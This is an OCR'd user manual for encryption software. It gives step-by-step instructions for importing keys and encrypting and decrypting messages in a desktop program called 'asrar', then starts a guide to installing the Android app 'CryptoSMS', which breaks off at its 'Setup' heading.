
Part I: How to Add a public key

Step 1: select and copy the public key of the person so you wish to send the message to




Step 2: in the folder of the program right click and create a new text file using notepad







Step 3: rename the file and change the extension from **“txt” to “akf”**



Step 4: open the file and paste the key copied earlier



Step 5: save the file



Step 6: open asrar and click on “keys manager”



Step 7: click on “import keys”



Step 8: Select the file and click open



Step 9: click close




Step 10: the key should show



Part II: Send a message encrypted

Step 1: click on the key of the desired recipient, it will show up in boxes highlighted by the red arrows




Step 2: click on messaging




Step 3: make sure the “Message to Send” tab is selected, type your message then click Encrypt




Step 4: upon completion of encryption select/copy the area highlighted leaving out the header and the footer






Step 5: now send the contents to the desire recipient




Part III: decoding an encrypted message


Step 1: select and copy the message




Step 2: select you're key that says Pub/Private



Step 3: Click on messaging



Step 4: select the tab “Receive Encrypted Message” type your passphrase and click on “Paste”



Then finally click “Decrypt”



Your message will show once it has been decrypted successfully



MOBILE ENCYPTION PROGRAM

ANDROID APPLICATION

بسم الله الرحمن الرحيم

Overview

CryptoSMS is an application to encrypt SMS and files on mobile handsets. It is a secure application, so it only allows you to send encrypted data. CryptoSMS uses public/private keys. To encrypt an SMS or file to someone you must have their public key. Once you have their public key, any file or SMS you send to the person will be encrypted. To protect your CryptoSMS messages, there is a pass phrase to logon to the application.

Installation

Supported Phones

CryptoSMS works on many phones. It runs on devices with Android OS version 2.2 or higher. The easiest way to know if it will work with your handset is to try it.

Supported Web Mail Services

CryptoSMS works with most web mail service providers, including YAHOO, GMAIL, GMX, YANDEX and others.

The Applications does not work with any Microsoft web mail service like hotmail, live and outlook.

See 'Appendix 1' for incoming and outgoing mail settings YAHOO, GMAIL, GMX and YANDEX.

If your web mail service provided is not listed in Appendix 1, you need to research the required settings on the internet.

Languages

CryptoSMS has full support for Arabic and English. It uses the language settings of your phone to automatically select the language for the application. by default it will use English.

Installation instructions


First you must download the ".APK" file and transfer it to your mobile phone.


To transfer the APK file to your mobile phone you will need a USB cable. Enable file transfer on the mobile device

These instructions may slightly differ depending on the version of Android OS on your phone.

Once you have copied the file over, you can run it on the mobile phone. This will install it and you will see an "Application installed" message. You can choose "Open" or "Done".

If you choose "Done", the application will be added to your Applications list and can be launched from there.




02:03
CryptoSMS
Do you want to install this application?
Allow this application to:
Your messages
edit SMS or MMS, read SMS or MMS, receive SMS
Network communication
full Internet access
Storage
modify/delete USB storage contents
Phone calls
Read phone status and ID
Services that cost you money
send SMS messages
Install
Cancel



Permissions

You may be asked for permission when you install it. The permissions the application will ask for are to send and receive SMS messages, to send and receive data over the data connection, and to read/write files. You will need to allow these permissions for the application to successfully install and run.


User Guide


This user guide contains instructions for the use of CryptoSMS.

Please note: each phone model may display the screens slightly differently. The same options will be present, but might be shown in a different place.

Setup

